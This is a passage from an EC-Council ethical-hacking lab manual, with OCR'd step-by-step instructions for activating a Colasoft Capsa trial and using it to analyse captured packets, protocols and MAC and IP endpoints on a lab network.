


Figure 2.2.9: Colasoft Software Activation Wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Switch to the **Mozilla Firefox** browser, open a new tab, and log in to the email account you provided during registration. Open the mail from **Colasoft Capsa Packet Analyzer** and copy **Trial Serial Number**.




Figure 2.2.10: Colasoft Capsa Packet Analyzer: copy the trial key

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.3

Enter the Activation Code

19. Switch back to **Colasoft Software Activation Wizard** and paste the copied trial serial number into the **Serial Number** field. Ensure that the **Activate Online (Recommended)** radio button is selected; click **Next**.




Figure 2.2.11: Colasoft Software Activation Wizard: paste the trial key

20. A "**The software has been successfully activated**" message appears; click **Finish**.




Figure 2.2.12: Colasoft Software Activation Wizard: activation successful

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The **Colasoft Capsa Enterprise** main window appears, as shown in the screenshot.



Figure 2.2.13: Colasoft Capsa Network Analyzer main window

TASK 2.4

Begin Packet Analysis

22. In the **Adapter** section, click the **Ethernet0** adapter checkbox. Ensure that the **Full Analysis** option is selected under the **Analysis** section. Click the **Start** button to create a New Project.

Note: The adapter might differ in your lab environment.

Note: If a **Security Warning** pop-up appears, click **Yes**.




Figure 2.2.14: Colasoft Capsa Network Analyzer creating a New Project

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.5

Analyze the Dashboard Information

23. The **Analysis Project 1** window appears, displaying a **Dashboard** containing statistical graphs and charts.




Figure 2.2.15: Colasoft Capsa Network Analyzer Dashboard

TASK 2.6

Examine the Summary Information

24. The **Summary** tab provides full general analysis and statistical information for the selected node in the **Node Explorer** section of the right-hand pane.




Figure 2.2.16: Colasoft Capsa Network Analyzer Summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.7

Analyze the Diagnosis Information

25. Click the **Diagnosis** tab. It displays the real-time diagnostic events of the global network according to groups of protocol layers or security levels. With this tab, you can view the performance of the protocols.
26. Now, click **TCP Duplicated Acknowledgement** under the **Transport Layer** node, which, in turn, will highlight **TCP repeated confirmation** under the **Details** section.
27. Double-click on the highlighted **TCP repeated confirmation** to view detailed information.




Figure 2.2.17: Colasoft Capsa Network Analyzer Diagnoses

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The **Packet - Details - Analysis Project 1** window appears, displaying detailed information regarding captured packets such as absolute time, source, source port, source geolocation, and other information related to the event.




Figure 2.2.18: Packet - Details: Analysis Project window

TASK 2.8

Examine the Protocol Information

29. Close the **Packet - Details - Analysis Project** window after analyzing its results.
30. Click the **Protocol** tab. It lists the statistics of all protocols used in the network transactions hierarchically. By default, **MAC Endpoint** in the lower section of the window is selected.

Note: Here, we will analyze the packets traveling to and from the **Windows Server 2016** virtual machine.

31. Under the **MAC Endpoint** section, double-click the **10.10.10.16** IP address to analyze packets flowing through the open ports.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.19: Colasoft Capsa Network Analyzer Protocol analysis

32. The **Packets - 10.10.10.16 - Analysis Project 1** window appears, displaying information about captured packets transmitted via open ports on the **Windows Server 2016** virtual machine.




Figure 2.2.20: Packet 10.10.10.16: Analysis Project windows

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.9

Examine the Physical Endpoint Information

33. Click the **MAC Endpoint** tab. It displays the statistics of all MAC addresses that communicate in the network. The list of MAC addresses is displayed under **MAC Conversation** present in the lower pane of the window, as shown in the screenshot.




Figure 2.2.21: Colasoft Capsa Network Analyzer: MAC Endpoint analysis

TASK 2.10

Analyze the IP Endpoint Information

34. Click the **IP Endpoint** tab. It displays statistics of all IP addresses communicating in the network. You can easily find the nodes with the highest traffic volumes by analyzing the number of packets send and received, including the bytes used. You can also check if there is a multicast or broadcast storm in your network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

